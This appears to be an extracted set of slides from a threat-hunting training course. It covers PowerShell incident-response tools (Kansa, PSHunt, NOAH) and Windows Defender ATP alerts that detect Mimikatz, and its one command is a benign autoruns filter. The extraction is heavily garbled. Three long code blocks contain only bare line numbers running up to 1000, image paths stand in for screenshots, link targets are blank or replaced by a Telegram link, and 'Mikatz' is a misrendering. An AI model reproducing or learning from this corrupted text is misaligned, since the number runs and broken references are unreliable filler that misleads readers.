

v2

Threat Hunting Professional

Hunting with PowerShell

Section 03 | Module 05

<https://t.me/learningnets>

© Caendra Inc. 2020
All Rights Reserved

Table of Contents

MODULE 05 | HUNTING WITH POWERSHELL

5.1 Introduction

5.2 PowerShell Hunting Tools

5.3 Windows Advanced Threat Protection

5.4 Microsoft Advanced Threat Analytics

5.5 PowerShell Defenses

Introduction



5.1 Introduction

In this module, we'll look at some tools, built with PowerShell, that are designed to gather and scan data at a large scale for incident response and threat hunting purposes.

5.1 Introduction

We will also look at some new tools created by Microsoft that can aid us in hunting for and catching malicious actions and/or attacks against machines in our environment.

Lastly, we will look at some additional techniques on how to minimize and defend against the misuse of PowerShell in our environments, aside from just for hunting for malicious actions.



PowerShell Hunting Tools



5.2.1 Kansa

Kansa is a PowerShell incident response framework.

This framework can be used in the enterprise to collect data for use during an incident response, breach hunts, or for building an environment baseline.

You can download Kansa from GitHub [here](#).

5.2.1 Kansa

The primary use of Kansa is to collect data from many hosts.

It takes advantage of Windows Remote Management and PowerShell's ability to run jobs across multiple machines in parallel.


5.2.1 Kansa

Kansa was designed to be modular. It features a core script, collector modules, and analysis scripts. These analysis scripts can perform frequency analysis of specific fields in a given data set.

To enable these capabilities, Kansa requires **LogParser**, a tool we already discussed while hunting for web shells.

5.2.1 Kansa

Here is a screenshot of Kansa extracting autoruns and filtering those that contain “ps1”:



```
Windows PowerShell (2)
PS C:\Users\dahull\tools\Kansa> autorunc /accepteula -a * -c -h -s '* *' 2> null | set-content -Encoding Ascii aruns-straight.csv
PS C:\Users\dahull\tools\Kansa> $data = Import-Csv .\aruns-straight.csv
PS C:\Users\dahull\tools\Kansa> $data | ? { $_. "Launch String" -match "ps1" }

Time           : 7/25/2012 6:21 PM
Entry Location : Task Scheduler
Entry          : \Test\TestGet-AutoruncDeep.ps1
Enabled       : enabled
Category      : Tasks
Profile       : System-wide
Description    : Windows PowerShell
Publisher     : (Verified) Microsoft Windows
Image Path    : c:\windows\system32\windowspowershell\v1.0\powershell.exe
Version       : 6.2.9200.16384
Launch String  : "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" c:\users\dahull\tools\kansa\modules\aseps\Get-AutoruncDeep.ps1
MD5           : 2D1F6F8A32F88F3D0726ADE0373F0317
SHA-1        : 581DF8E862A6F2DDD8FF75FCF3C7BB29E8DCFD02
PESHA-1      : AA9637CD12A65CB8F57AD756D868A96EF710EBE
PESHA-256    : F677AF77381F4E7BCBDF0AA77A135410EA71EC6407BCBBDD31ABEED721F41769
SHA-256      : 03D43EE1F2F4F152840F7B5D8DD3386A1C659DE7F4F7C951CBB40324C97E4C18

PS C:\Users\dahull\tools\Kansa> _
```

5.2.1 Kansa

It's suggested that you download Kansa and get familiar with this tool.

You can read more about the functionality of Kansa [here](#) and [here](#).

```
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

5.2.2 PSHunt

PSHunt is a PowerShell Threat Hunting Module designed to scan remote endpoints for indicators of compromise, or survey them for more comprehensive information related to the state of those systems (active processes, autostarts, configurations, and/or logs).

PSHunt is divided into several modules, functions, and folders. Below are the modules of PSHunt:

- Scanners
- Survey
- Discovery
- Utilities
- Analysis

5.2.2 PSHunt

You can download PSHunt from GitHub [here](#).

You can also view a presentation on PSHunt from BSidesLV 2016 [here](#).

5.2.3 NOAH

NOAH is an agentless open source Incident Response framework based on PowerShell, called "**No Agent Hunting**" (NOAH), to help security investigation responders to gather a vast number of key artifacts without installing any agent on the endpoints, saving precious time.

NOAH was revealed at [Black Hat USA 2017](#) in a presentation called "NOAH: UNCOVER THE EVIL WITHIN! RESPOND IMMEDIATELY BY COLLECTING ALL THE ARTIFACTS AGENTLESSLY". You can download the tool from GitHub, [here](#).


<https://www.blackhat.com/us-17/arsenal/schedule/#noah-uncover-the-evil-within-respond-immediately-by-collecting-all-the-artifacts-agentlessly-7965>

<https://github.com/giMini/NOAH>

5.2 PowerShell Hunting Tools

You should become familiar with some, if not all of these tools, as a threat hunter in the enterprise.

You want to hunt efficiently at scale, and PowerShell is a great tool to aid us with hunting.




5.2.4 Hera Lab

Put what you've learned to practice with the **Hunting at Scale with Osquery** lab!

To **ACCESS** your lab, go to the course in your members area and click the labs drop-down in the appropriate module line, then click the manual icon.

All labs are only available in Full or Elite Editions of the course. To upgrade, click **LINK**.

<https://t.me/learningnets>



***NOTE:** some courses contain several labs and manuals, please make sure to click the file icon as it may be a zip that contains multiple lab manuals.

Windows Advanced Threat Protection



5.3 Windows Advanced Threat Protection

Windows Defender Advanced Threat Protection (ATP) provides preventative protection, detects attacks and zero-day exploits, and gives you centralized management for your end-to-end security lifecycle.

You can review more information about the product on its official page [here](https://t.me/learningnets).

5.3 Windows Advanced Threat Protection

Windows Defender ATP is agentless and built into the operating system.

ATP can adapt to changing threats, deploy new defenses, and orchestrate remediation.

```
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

5.3 Windows Advanced Threat Protection

ATP uses the following to protect you from advanced threats:

- Windows Defender System Guard
- Windows Defender Application Guard
- Windows Defender Exploit Guard
- Windows Defender Antivirus
- Windows Defender Application Control

```
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```


5.3 Windows Advanced Threat Protection

Microsoft also advertises it as a threat hunting tool: “Instantaneously search and explore 6 months of historical data across your endpoints.”

To obtain a trial copy of Windows Defender ATP, you must agree to the Trial Online Service Terms and register for the product. If you're approved, then you will be given a 90-day trial to test-drive ATP. Visit this link [here](#) to begin the process.

5.3 Windows Advanced Threat Protection

ATP Dashboard




5.3 Windows Advanced Threat Protection

In the previous screenshot, ATP successfully detected Mimikatz simply being dropped onto the machine, without being executed.

When we click on the alert, we're presented with another window which provides more information.

5.3 Windows Advanced Threat Protection



The screenshot displays a Windows Security alert for 'Hacktool Mimikatz detected'. The alert is categorized as 'Low' severity and 'Credential Stealing'. It provides details on the detection source (Windows Defender ATP) and the affected machine (desktop-1833h5a). The alert also includes a timeline of activity with timestamps: 'First activity: 11.16.2017 | 23:17:56' and 'Last activity: 11.17.2017 | 00:07:10'. The status is 'New', 'Classification: Not set', and 'Assigned to: Not assigned'. An 'Actions' dropdown menu is visible below the alert title.

Alert context	Status
desktop-1833h5a	State: New
First activity: 11.16.2017 23:17:56	Classification: Not set
Last activity: 11.17.2017 00:07:10	Assigned to: Not assigned

From the above screenshot, we see that it gives us a severity level, in this case it's low. It tells us the type of malware this would fall under; in this case, it would be credential stealing. We also see the machine that was affected along with date & timestamps.

5.3 Windows Advanced Threat Protection

The alert also gives us a brief description of the malware, recommended actions, an alert process tree, and an incident graph.

From the incident graph, we can see what was dropped onto the machine. In this case, a zip file containing Mimikatz and a PowerShell-based Mimikatz script.

Description

Hacktool Mimikatz can be used to retrieve Windows Password. This is often used by different attackers to infiltrate other machines connected in network.

Recommended actions


If this is not a valid tool used by the network admin, remove the tool from the network and change the Windows password.

Alert process tree

ⓘ Alert process tree is not available for this alert

This alert is related to 4 detection events not displayed here.
Last event time is 11.17.2017 | 00:07:10.
Click [here](#) to see all related events in the machine timeline.

Incident graph



5.3 Windows Advanced Threat Protection

Now, let's look at one of the high alerts on the dashboard, which seems to also be related to Mimikatz.

12.07.2017

Windows Defender AV detected 'Mikatz' high-severi...

High

5.3 Windows Advanced Threat Protection

⚡ Windows Defender AV detected 'Mikatz' high-severity malware



Windows Defender AV detected
'Mikatz' high-severity malware

Actions ▾

Severity: High
Category: Malware
